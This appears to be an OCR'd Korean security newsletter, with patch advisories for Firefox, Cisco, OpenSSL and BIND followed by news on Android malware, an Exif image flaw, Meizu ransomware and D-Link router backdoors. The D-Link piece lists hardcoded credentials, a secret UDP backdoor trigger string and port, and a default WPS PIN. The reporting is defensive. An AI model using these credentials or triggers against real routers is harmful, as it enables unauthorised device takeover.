
Firefox 의 nsBMPEncoder::AddImageFrame 에서 발생하는 Heap buffer overflow 취약점(CVE-2016-5278) 외 19 건

[영향 받는 제품 및 버전]

제품명	영향 받는 버전	해결 버전
Firefox	49.0 이전버전	49.0
Firefox ESR(Extended Support Release)	45.4 이전버전	45.4

- 해결법

Firefox를 실행하여 메뉴버튼을 클릭하고, 도움말 클릭 후 "Firefox 정보" 선택



Firefox 정보 창이 열리면 자동으로 업데이트를 확인하고 새버전 다운로드

다운로드가 완료되고 설치 준비가 완료되면 "Firefox를 지금 다시 시작" 버튼을 클릭

※ 위와 같은 방법으로 업데이트가 시작되지 않거나 완료되지 않는다면 최신 Firefox를 다운받아 재설치 권고

[참고사이트]
[1] https://www.mozilla.org/en-US/security/advisories/mfsa2016-85/
[2] https://www.mozilla.org/en-US/security/advisories/mfsa2016-86/

Cisco 제품군 다중 취약점 보안 업데이트 권고

Cisco 社는 자사의 제품에 영향을 주는 취약점을 해결한 보안 업데이트를 발표
공격자는 해당 취약점을 악용해 원격코드실행, 서비스 거부 등의 피해를 발생시킬 수 있으므로, 최신버전으로 업데이트 권고

- 상세정보

- Cisco 클라우드 서비스 플랫폼 2100 커맨드 인젝션 취약점(CVE-2016-6373) [1]
- Cisco 클라우드 서비스 플랫폼 2100 원격 코드 실행 취약점(CVE-2016-6374) [2]
- Cisco IOS, IOS XE IOX 커맨드 인젝션 취약점(CVE-2016-6414) [3]
- Cisco Firepower Management Center 및 FireSIGHT 시스템 소프트웨어 SSL 우회 취약점(CVE-2016-6411) [4]
- Cisco IOS, IOS XE 소프트웨어 서비스 거부 취약점(CVE-2016-6409) [5]
- Cisco Prime Home 정보 노출 취약점(CVE-2016-6408) [6]
- CAF 헤더 주입 취약점(CVE-2016-6412) [7]
  ※ CAF: Cisco Application-hosting Framework
- Cisco APIC 권한 상승 취약점(CVE-2016-6413) [8]
  ※ APIC: Application Policy Infrastructure Controller
- 다중 Cisco 제품군 중간자 공격 취약점(CVE-2015-6358) [9]

[영향 받는 제품]
참고사이트에 명시되어 있는 'Affected Products'을 통해 취약한 제품 확인

- 해결법

취약점이 발생한 Cisco 소프트웨어가 설치된 Cisco 장비의 운영자는, 해당되는 참고사이트에 명시되어 있는 'Affected Products' 내용을 확인하여, 패치 적용
업데이트가 발표되지 않은 취약점에 영향 받는 제품은 보안업데이트가 발표 될 때까지 다음과 같이 주의할 것을 권고

- (CVE-2016-6414) iox 명령어 입력값에 대한 검증 미흡으로 인한 것으로, 직접 접근이 필요하기 때문에 물리적 접근통제를 준수할 것
- (CVE-2015-6358) SSH, HTTPS 를 통한 장치 관리 인터페이스에 대한 접근을 신뢰할 수 있는 IP 만 허용하도록 제한할 것

※ 해당 보안 업데이트 발표 시 재공지

[참고사이트]

[1] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160921-csp2100-1
[2] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160921-csp2100-2
[3] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160921-iox
[4] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160921-fmc
[5] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160921-dmo
[6] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160921-cph
[7] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160921-caf1
[8] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160921-apic
[9] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20151125-ci

OpenSSL 다중 취약점 보안업데이트 권고

OpenSSL 에서 발생한 서비스 거부 공격 취약점, Out-of-bounds 읽기/쓰기 취약점 등 총 14 개의 취약점을 보완한 보안 업데이트를 발표함[1]

- 상세정보

· 클라이언트에서 많은 양의 OCSP 요청을 보낼 경우 서비스 거부가 발생할 수 있는 취약점(CVE-2016-6304)
· 특수하게 조작 된 레코드를 보낼 경우 SSL_peek 의 결함으로 인해 서비스 거부가 발생할 수 있는 취약점(CVE-2016-6305)
· 3DES 대칭암호의 암호스위트를 지원하는 SSL/TLS 프로토콜에서 SWEET32 공격이 가능한 취약점(CVE-2016-2183)
· **MDC2_Update() 함수에서 오버플로우가 발생 해 Out-of-bounds 쓰기가 가능한 취약점(CVE-2016-6303)**
· tls_decrypt_ticket 함수에서 티켓 길이 검증이 미흡하여 서비스 거부가 발생할 수 있는 취약점(CVE-2016-6302)
· BN_bn2dec() 함수에서 리턴 값에 대한 체크를 하지 않아 Out-of-bounds 쓰기가 가능한 취약점(CVE-2016-2182)
· TS_OBJ_print_bio() 함수에서 Out-of-bounds 읽기가 발생할 수 있는 취약점(CVE-2016-2180)
· 포인터 연산에서 발생하는 문제로 서비스 거부가 발생할 수 있는 취약점(CVE-2016-2177)
· DSA 구현상에 결함으로 공격자가 DSA 개인키를 추출할 수 있는 취약점(CVE-2016-2178)
· 악의적인 사용자가 많은 DTLS 세션을 유지하여 서비스 거부가 발생할 수 있는 취약점(CVE-2016-2179)
· DTLS Anti-Replay 기능을 처리하는 과정에서 서비스 거부가 발생할 수 있는 취약점(CVE-2016-2181)
· 메시지 길이 유효성 검사가 미흡하여 서비스 거부가 발생할 수 있는 취약점(CVE-2016-6306)
· 특정 길이 이상의 TLS 메시지를 처리하는 과정에서 서비스 거부가 발생할 수 있는 취약점(CVE-2016-6307)
· 특정 길이 이상의 DTLS 메시지를 처리하는 과정에서 서비스 거부가 발생할 수 있는 취약점(CVE-2016-6308)

[영향 받는 제품 및 버전]
- OpenSSL 1.1.0
- OpenSSL 1.0.2
- OpenSSL 1.0.1

[참고사이트]
[1] https://www.openssl.org/news/secadv/20160922.txt
[2] https://www.openssl.org/source/

OpenSSL 다중 취약점 보안업데이트 권고

OpenSSL 에서 임의코드 실행 및 서비스거부 공격이 가능한 취약점을 해결한 보안업데이트를 발표[1]
- 해당 취약점은 OpenSSL 에서 2016 년 9 월 22 일(현지시간)에 제공 된 업데이트 버전에서 발생

- 상세정보

원격에서 특수하게 조작 된 TLS 메시지를 전송할 경우 발생하는 Use After Free 취약점(CVE-2016-6309)

CRL 기능에서 발생하는 NULL 포인터 역참조 취약점(CVE-2016-7052)

[영향 받는 제품 및 버전]
- OpenSSL 1.1.0a (CVE-2016-6309)
- OpenSSL 1.0.2i (CVE-2016-7052)

- 해결법

해당 취약점에 영향 받는 버전의 사용자는 아래 버전으로 업데이트[2]
- OpenSSL 1.1.0a 사용자 : 1.1.0b 로 업데이트
- OpenSSL 1.0.2i 사용자 : 1.0.2j 로 업데이트

[참고사이트]
[1] https://www.openssl.org/news/secadv/20160926.txt
[2] https://www.openssl.org/source/

BIND 취약점 보안 업데이트 권고

ISC 는 BIND DNS 에서 발생하는 원격 서비스 거부(Denial of Service) 취약점을 해결한 보안 업데이트를 발표[1]

- 상세정보

buffer.c 에서 특정한 쿼리를 포함한 패킷에 대한 응답을 보낼 때, 서비스 종료가 발생하는 취약점(CVE-2016-2776)

[영향 받는 소프트웨어]
- BIND 9.0.x ~ 9.8.x
- BIND 9.9.0 ~ 9.9.9-P2
- BIND 9.9.3-S1 ~ 9.9.9-S3
- BIND 9.10.x ~ 9.10.4-P2
- BIND 9.11.0a1 ~ 9.11.0rc1

- 해결법

- BIND 9 버전 9.9.9-P3 로 업데이트
- BIND 9 버전 9.10.4-P3 로 업데이트
- BIND 9 버전 9.11.0rc3 로 업데이트

[참고사이트]
[1] https://kb.isc.org/article/AA-01419/0

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

DressCode 안드로이드 멀웨어, 구글 플레이 스토어 앱 40 개에서 발견 돼

DressCode Android Malware Found in over 40 Google Play Store Apps

새로운 안드로이드 멀웨어 패밀리인 DressCode 가 기업 네트워크 내부 공격을 위한 프록시로 사용될 수 있으며, 이전에 안전하다고 여겨졌던 서버들로부터 정보를 훔칠 수 있는 것으로 나타났다.
이 멀웨어는 제작자들이 그들의 악성코드를 수 많은 옷 입히기 게임들에 숨겨 DressCode 라 명명 되었다.
이 멀웨어를 발견한 보안 회사인 CheckPoint 는 구글 플레이 스토어에서 이 멀웨어에 감염 된 앱 40 개를 발견했다.

DressCode, 최소 50 만대 안드로이드 기기 감염시켜

DressCode 에 감염 된 앱들은 지난 2016 년 4 월부터 구글 플레이 스토어에 잠입하기 시작했으나, Checkpoint 의 제보로 구글이 이를 제거하였다.

구글 플레이 통계에 따르면 DressCode 에 감염 된 앱들은 500,000 ~ 2,000,000 명의 사용자들을 감염 시켰으며, 이 중 가장 인기있는 앱 하나는 100,000~500,000 회의 다운로드 수를 기록한 것으로 나타났다.
DressCode 는 감염 된 장비들을 하이잭하고 봇넷에 연결시키는 악성 코드도 포함하고 있다.
이 멀웨어는 봇넷의 C&C 서버와 지속적으로 통신한다. 봇넷 제작자가 악성 행동을 하도록 지시를 내리면, 목표 기기에 핑을 보내거나 실행할 악성 코드를 전송한다.

DressCode, 감염 기기를 프록시 서버로 사용해

멀웨어와 C&C 서버 사이의 통신은 감염 된 기기에 설정 된 SOCKS 프록시를 통해 이루어진다, 이 프록시는 봇넷 운영자들이 심지어 방화벽으로 보호 된 네트워크나 기업 인프라의 깊은 곳까지 접근할 수 있도록 허용한다.
공격자들은 네트워크에서 공격자가 훔칠 수 있는 귀중한 정보를 스캔하거나, 그들의 권한을 상승시키는 악성 명령어를 감염 된 기기에 보낼 수 있다.
하지만 이는 최악의 시나리오이며, DressCode 의 운영자들은 감염 된 기기를 대부분 광고를 표시하고 클릭 사기를 통해 광고 수익을 올리는데 사용하고 있는 것으로 나타났다.

[출처]http://news.softpedia.com/news/dresscode-android-malware-discovered-on-official-google-play-store-507829.shtml
http://blog.checkpoint.com/2016/08/31/dresscode-android-malware-discovered-on-google-play/

이미지 단 하나만으로 당신의 안드로이드 폰이 해킹될 수 있다 – 지금 당장 패치 하세요!

Warning! Just an Image Can Hack Your Android Phone — Patch Now

안드로이드 폰을 사용 중인가? 그렇다면 조심하는 것이 좋겠다. SNS 나 메시징 앱의 무해해 보이는 이미지 단 하나가 당신의 스마트폰을 해킹할 수 있다.
9 억대의 기기에 영향을 미쳤던 Quadrooter 취약점과 다른 기존에 공개 된 취약점들과 함께, 구글은 공격자가 소셜미디어나 채팅 앱을 통해 무해해 보이는 이미지에 그들의 악성 코드를 숨겨 배포할 수 있도록 허용하는 새로운 취약점도 함께 패치하였다.
사용자는 이 악성 이미지를 클릭하지 않더라도 감염될 수 있는 것으로 나타났다. 폰이 이미지의 데이터를 파싱하자 마자, 원격의 공격자가 기기를 제어하거나 다운시켜버리도록 허용할 수 있기 때문이다.
이 취약점은 공격자가 사용자 모르게 단순한 텍스트 메시지를 보내 안드로이드 기기를 하이잭 할 수 있었던 작년 발견 된 Stagefright 버그와 유사하다.
하지만, 이 취약점(CVE-2016-3862)은 특정 안드로이드 어플리케이션들이 사용하는 이미지들의 Exif 데이터를 파싱하는 과정에 존재한다고 이 취약점을 발견한 SentinelOne 의 연구원인 Tim Strazzere 가 말했다.
안드로이드의 Java object ExifInterface 코드를 사용하는 모든 앱들이 이 이슈에 취약한 것으로 보인다.

이미지를 받았는가..? 그럼 게임은 끝났다.

공격자들은 희생양이 이 취약점에 영향을 받는 앱인 Gchat 이나 Gmail 등을 통해 이미지 파일을 오픈하게 해 사용자가 알지 못하게 기기를 다운시켜 버리거나, 기기에 멀웨어를 심고 이를 제어하기 위해 원격으로 악성 코드를 실행할 수 있게 된다.
Strazzere 는 "이 버그는 그리 많은 유저 상호작용을 필요로 하지 않는다. 이미지를 특정 방식으로 로드하는 어플리케이션만이 필요할 뿐이다. 때문에 이 버그를 촉발시키는 것은 누군가로부터 메시지나 이메일을 받는 것만큼 간단하다. 어플리케이션이 이미지를 파싱하려고 시도하는 순간(이 작업은 자동으로 진행 된다.), 기기가 다운 될 수 있다."고 말했다.
Strazzere 은 영향을 받는 기기를 위한 익스플로잇들을 제작했으며 이가 Gchat, Gmail 을 포함한 다른 대부분의 메신저와 소셜 미디어 앱에 동작하는 것을 확인했다. 하지만 그는 구글 앱을 제외한 다른 앱들의 이름은 밝히지 않았다.
안드로이드 4.4.4 부터 6.0.1 까지의 모든 버전이 이 이미지 기반의 공격에 취약한 것으로 나타났다.
또한 이 연구원은 안드로이드 4.2 를 사용하는 기기와 아마존 기기들에도 그의 익스플로잇이 동작하는 것을 확인했으며, 해당 기기들이 패치 되지 않은 상태로 남아있어 안드로이드 구 버전을 사용하는 많은 사용자들도 이 취약점에 노출 되었다고 설명했다.
구글은 이 이슈를 수정하기 위한 패치를 발행했지만, 제조사들과 통신사들이 이 패치를 적용하는데 얼마나 걸릴지는 알려지지 않았다.
구글은 Strazzere 에게 안드로이드 버그 바운티 프로그램으로 $4,000 을 지급했다. Strazzere 는 상금 전액을 9-13 세 소녀들을 위한 프로그램인 Girls Garage 에 기부하겠다는 뜻을 밝혔다.

[출처]http://thehackernews.com/2016/09/hack-android-phone-security.html
https://source.android.com/security/bulletin/2016-09-01.html

D-Link DWR-932 B LTE 라우터에서 백도어 다수 발견 돼

Multiple Backdoors found in D-Link DWR-932 B LTE Router

만약 D-Link 무선 라우터를 가지고 있다면, 그것이 DWR-932 B LTE 라우터라면 더더욱 펌웨어 업그레이드를 기다리기 보다 사용을 중지하는 것이 좋을 것이다.

D-Link DWR-932B LTE 라우터가 20 개 이상의 이슈에 취약한 것으로 밝혀졌다. 백도어 계정, 디폴트 크리덴셜, 크리덴셜 유출, 펌웨어 업그레이드 취약점, 안전하지 않은 UPnP(Universal Plug-and-Play) 설정 등이 여기에 포함 된다.

만약 이 취약점들이 성공적으로 악용 될 경우, 공격자들은 원격으로 당신의 라우터 및 네트워크를 하이잭하고 제어할 수 있게 된다. 또한 연결 된 모든 기기들을 중간자 공격 및 DNS 포이즈닝 공격에 노출 시킨다.

게다가, 당신의 해킹 된 라우터는 범죄자들이 대 규모의 DDoS 공격을 실행하는데 악용 되기 쉽다. 최근 가해진 1Tbps 의 DDoS 공격이 인터넷에 연결 된 해킹 된 스마트 기기 15 만대 이상을 이용했다고 밝혀진 바 있다.

보안 연구원인 Pierre Kim 이 이 취약점을 발견했다.

Telnet 과 SSH 백도어 계정

이 연구원은 침투 테스트를 진행 중, 이 D-Link 무선 라우터가 두 개의 하드코딩 된 비밀 계정(admin:admin, root:1234)을 사용하는 Telnet 및 SSH 서비스를 디폴트로 운영하고 있는 것을 발견했다.

해커들은 단순히 이 크리덴셜들을 이용해 취약한 라우터에 명령어 라인 쉘로부터 접근한 후, 그들이 중간자 공격을 실행하고, 인터넷 트래픽을 모니터링하고, 악성 스크립트를 실행하고 라우터 세팅을 변경하도록 허용한다.

또 다른 백도어

이 라우터는 하드코딩 된 비밀 명령어인 "HELODBG" 문자열을 UDP 포트 39889 로 보내는 것 만으로 악용될 수 있는 또 다른 비밀 백도어를 가지고 있었다. 이로써 어떠한 인증 단계 없이 루트 권한으로 Telnet 을 실행할 수 있게 된다.

취약한 WPS 시스템

디폴트 WPS PIN:

당신은 라우터에서 "WPS"(Wi-Fi Protected Setup)라 표시 된 조그만 버튼을 발견한 적이 있을 것이다. 이 '보안 기능'은 모든 사람들이 실제 Wi-Fi 패스워드 대신 PIN 으로 당신의 무선 네트워크로 접속하도록 허용한다.

D-Link 라우터의 이 WPS 시스템의 PIN 은 '28296607'이다. 이는 /bin/appmgr 프로그램에 하드코딩 되어 있다.

취약한 WPS PIN 생성:

또한 사용자들은 라우터의 어드민 웹 인터페이스를 사용해 임시로 새 WPS PIN 을 생성할 수 있으나, 불행하게도 PIN 생성 알고리즘은 너무나 취약해 공격자들이 쉽게 예측할 수 있다.

원격 펌웨어 OTA 업데이트

만약 펌웨어 업그레이드가 빠른 시일 내에 제공 되어 이 문제를 해결해 줄 것이라 생각하면 그건 오산이다.

왜냐하면, D-Link 의 원격 펌웨어 무선 업데이트(FOTA) 메커니즘 조차 취약하기 때문이다.

FOTA 서버로 연결하기 위한 크리덴셜은 /sbin/fotad 바이너리에 하드코딩 되어있다. 계정/패스워드 조합은 qdpc:qdpc, qdpe:qdpe, qdp:qdp 이다.

또한 FOTA 대몬은 HTTPS 를 통해 펌웨어를 받으려고 시도하지만,

https://qdp:qdp@fotatest.qmitw.com/qdh/ispname/2031/appliance.xml 를 위한 SSL 인증서는 이미 1.5 년 동안 유효하지 않은 상태인 것으로 나타났다.

UPnP 의 보안 장치 제거

신뢰하지 않는 LAN 클라이언트들로부터 수정 된 새 방화벽 룰을 피하기 위해, 보통 여기에 관련 된 제약 사항이 존재한다.

하지만, 이 취약한 D-Link 라우터를 위한 설정 파일 내의 UPnP 권한 룰에는 어떠한 제약 사항도 없었다. 따라서 LAN 에 연결 된 모든 사람이 인터넷에서 LAN 에 위치하는 다른 클라이언트로의 Port 포워딩 룰을 추가할 수 있게 된다.

"공격자는 인터넷에서 로컬 익스체인지 서버, 메일 서버, FTP 서버, HTTP 서버, 데이터베이스 서버로의 트래픽을 허용하기 위해 포워딩 룰을 추가할 수 있다. 이로 인해 로컬 사용자가 그들이 원하는 어떤 것이든 인터넷에서 LAN 으로 포워딩 할 수 있게 된다"고 Kim 이 말했다.

이 취약한 라우터를 둘러싼 더 많은 보안 이슈들이 존재 하지만, Kim 은 큰 프로세서, 꽤 큰 크기의 메모리(168 MB), 넉넉한 공간(235 MB)를 가진 이 라우터의 보안이 너무나도 취약한 상태이기 때문에 공격자들이 이 라우터를 공격 벡터로 사용하는 것은 아주 사소한 일일 것이라 말했다.

Kim 은 이 보안 이슈를 대만의 네트워킹 장비 제조사인 D-Link 에 지난 6 월 제보했지만, 아직까지 업데이트가 없는 상태이다. 따라서 그는 CERT 의 조언을 얻어 이 취약점의 디테일을 공개하게 됐다.

[출처]http://thehackernews.com/2016/09/hacking-d-link-wireless-router.html
https://pierrekim.github.io/blog/2016-09-28-dlink-dwr-932b-lte-routers-vulnerabilities.html

2. 중국

meizu 스마트폰, 모바일 랜섬웨어에 감염... 돈을 내야만 풀어준다

部分魅族手机被恶意锁定 黑客勒索付费才能解开

최근 중국 meizu 휴대폰 사용자들이 랜섬웨어에 감염되어, 공격자에게 돈을 지불해야만 잠금을 해제할 수 있어 논란이 되고 있다.

9 월 12 일, meizu 휴대폰 사용자 게시판에는 많은 사용자들의 제보가 빗발쳤다. 자신도 모르게 휴대폰 화면이 잠기는 현상이 발생하고, 공격자가 돈을 지불하면 잠금을 해제해주겠다며 협박한다는 내용이었다.

meizu 는 이미 피해를 입은 대부분의 고객들에게 잠금 해제를 할 수 있도록 조치를 취했다고 밝혔다. 그러나 〈매일경제신문〉기자가 meizu 홍보팀에게 총 몇명의 사용자가 피해를 입었고, 피해 정도는 어느 규모이며, 어떠한 조치를 취했는지 문의했지만 별다른 답변을 받지 못했다.

meizu 는 '12 년 장인정신'을 내세우며, 올해 7 번의 컨퍼런스를 개최하고 9 대의 휴대폰을 공개했다. 하지만 지속적으로 발생하는 보안문제로 인해 휴대폰 시장에서의 meizu 경쟁력은 점차 무너지고 있다.

meizu Flyme 게시판에는 사용자들의 다양한 항의가 접수되고 있다.

"우연히 내 휴대폰을 봤는데, 멀쩡했던 내 MX5 화면이 검게 변해있었다. 화면에는 한 개의 계정번호가 뜬 채 잠겨있었고, 비밀번호를 입력해도 로그인을 할 수 없었다. 이후 휴대폰으로 문자를 한 통 받았는데, QQ 계정으로 돈을 보내면 잠금을 풀어주겠다는 내용이었다"

"meizu 고객센터에 연락했지만, 그들의 태도에 매우 실망하였다. 여러 번의 문의 끝에 답변을 받는데 3~5 일이나 걸렸다"

이처럼 많은 meizu 사용자들이 바이두 tieba, sina 웨이보 및 Flyme 게시판 등에 자신의 휴대폰이 잠겼으며, 잠금을 해제하려면 특정 계정으로 돈을 보내야하고, 금액은 몇십원부터 몇백원(RMB)까지 다양하다는 글이 쇄도했다. 어떤 사용자들은 앱이 삭제되는 경우도 발생했다고 주장했다.

해당 악성 랜섬웨어는 9 월 초부터 출현하였으며, 10 일부터 11 일 사이에 대량으로 유포된 것으로 보인다. Flyme 사용자 게시판에 '잠금'이라는 단어를 검색하면, 3,000 개가 넘는 관련 검색결과를 확인할 수 있다. 이번 랜섬웨어로 인해 피해를 받은 모델은 meizu 의 거의 모든 모델이다.

이에 meizu 는 9 월 12 일 22 시, 이번 사건에 대해 공식입장을 밝혔다.

그들은 이번 사건이 collision attack 을 통한 해킹이라고 말했다. 실제로 다른 곳에서 사용하는 사용자의 계정으로 Flyme 시스템에 로그인을 시도하는 일도 빈번하다고 덧붙였다. 또한 다른 곳에서 로그인을 시도하면 인증번호를 이용하여 인증이 필요한 단계를

추가하여 보안성을 향상시켰다고 주장했다. meizu 는 자신들의 시스템에는 어떠한 보안문제도 존재하지 않으며, Flyme 는 완벽한 보안시스템을 갖고 있다고 말했다.

필요한 단계를 추가하여 보안성을 향상시켰다고 주장했다. meizu 는 자신들의 시스템에는 어떠한 보안문제도 존재하지 않으며, Flyme 는 완벽한 보안시스템을 갖고 있다고 말했다.

사용자들은 meizu 가 책임을 회피하고 있다고 반발했다.

AVL 보안연구원은 현재 대부분 모바일 제조업체들은 collision attack 에 대한 방어책이 갖춰졌으며, 2factor 인증 등을 이용하여 시스템에 로그인을 하려는 개체가 사람인지, 로봇인지 판단할 수 있다고 밝혔다. 또한 사용습관을 통해 IP 평판 혹은 행위 등의 방식을 통하여 일부를 제한할 수 있다고 덧붙였다.

meizu 게시판에서 어떤 사용자는 meizu 가 밝힌 조사 결과에 불만을 나타내기도 했다.

"meizu 는 이번 사건에 대한 책임을 공격자와 모든 플랫폼에서 동일한 계정을 이용하는 사용자들에게 전가하고 있다."

"나는 모든 플랫폼 계정을 2 단계 인증으로 설정했기 때문에 중복의 문제가 없다. 그럼에도 불구하고 랜섬웨어에 감염되었다. 공격자는 Flyme OS 의 버그를 이용한 것으로 추측된다. 따라서 meizu 는 빠른 시일내에 이에 대한 패치를 진행하고 사용자에게 비밀번호를 변경할 것을 권고해야한다"

사실 meizu 의 보안관련 논란은 이번이 처음이 아니다. 2015 년 8 월, meizu 에서 대량의 개인정보 유출사건이 발생한 사건이 있었다. 많은 사용자의 주소록, SMS, 통화 기록, 메모 기록 등 내용이 낯선 휴대폰과 동기화된 것이다.

당시 이렇게 중대한 정보유출 사건이 일어났음에도 불구하고, meizu 측은 "데이터 동기화가 잘못된 것은 시스템상의 버그로, 멀티스레드 과정 중 주소가 잘못되어 발생한 것이다. 사용자분들께 죄송한 말씀 드립니다"라고만 밝혔다. 재발 방지나, 어떠한 노력을 하겠다는 언급이 없었던 것이다.

사용자들은 meizu 의 이러한 태도를 강력히 비난했다. 심지어는 meizu 가 해당 문제를 해결했다고 밝힌 후에도, weibo 에는 여전히 해당 현상이 발생한다고 주장하는 사용자가 있었던 것으로 나타났다.

[출처]http://tech.qq.com/a/20160920/009321.htm


3. 일본


2016년 상반기는 악성코드메일이 16.4배로 증가, IBM Tokyo SOC레포트

2016年上半期はマルウェアメールが16.4倍に増加、IBM Tokyo SOCレポート

일본 아이비엠주식회사(일본 IBM)은 8 일, 도쿄를 포함한 세계 10 개 거점의 'IBM 시큐리티 오퍼레이션 센터(SOC)'에서의 관측정보를 바탕으로 주로 일본국내기업에서 관측된 위협동향을 분석한 '2016 년 상반기 Tokyo SOC 정보분석레포트'를 발표했다.

2016 년 상반기에는 부정파일이 첨부된 메일의 건수가 2015 년 하반기에서 16.4 배로 증가했다. 첨부파일은 ZIP 형식이 91.3%로, 그 중에서도 JavaScript 형식(.js/.jse)의 파일이 95.0%를 차지했다. 악성코드도 랜섬웨어와 금융기관에서의 메일을 사칭하는 "금융악성코드"가 대부분을 차지한다고 한다. 한편으로 웹 페이지에서 악성코드가 마음대로 다운로드되는 '드라이브 바이 다운로드공격'은 6 분의 1 로 감소하고 있다. IBM 에서는 기업 측의 취약성대책이 진행된 일 등이 영향을 미쳐 공격자 측이 취약성을 악용하지 않는 메일에 의한 공격수법으로 이행하고 있다는 견해를 제시하고 있다.






Part4. 해외 보안 동향

이러한 메일의 문면은 이전과 같이 부자연스러운 일본어가 아니라 정규메일이나 공개정보를 유용한 자연스러운 일본어가 사용되고 있어, 문면만 봐서는 부정한 메일인지 여부를 알기 어려워졌다 어려워졌다고 한다. 또한 제목이나 첨부파일명에 일본어가 이용된 부정메일에 의해 감염되는 것은 금융악성코드가 87.1%로 대부분을 차지했다.

또한 부정메일에 의한 공격의 경우는 1 회의 공격으로 송신된 메일의 첨부파일의 해시치가 다른 경향을 볼 수 있고 특히 3 월 이후는 'Locky' 등의 출현에 따라 이러한 추세가 강해졌다는 것이다. 이는 패턴매칭수법에 의한 검지를 회피하는 것이라는 견해가 제시되고 있다.

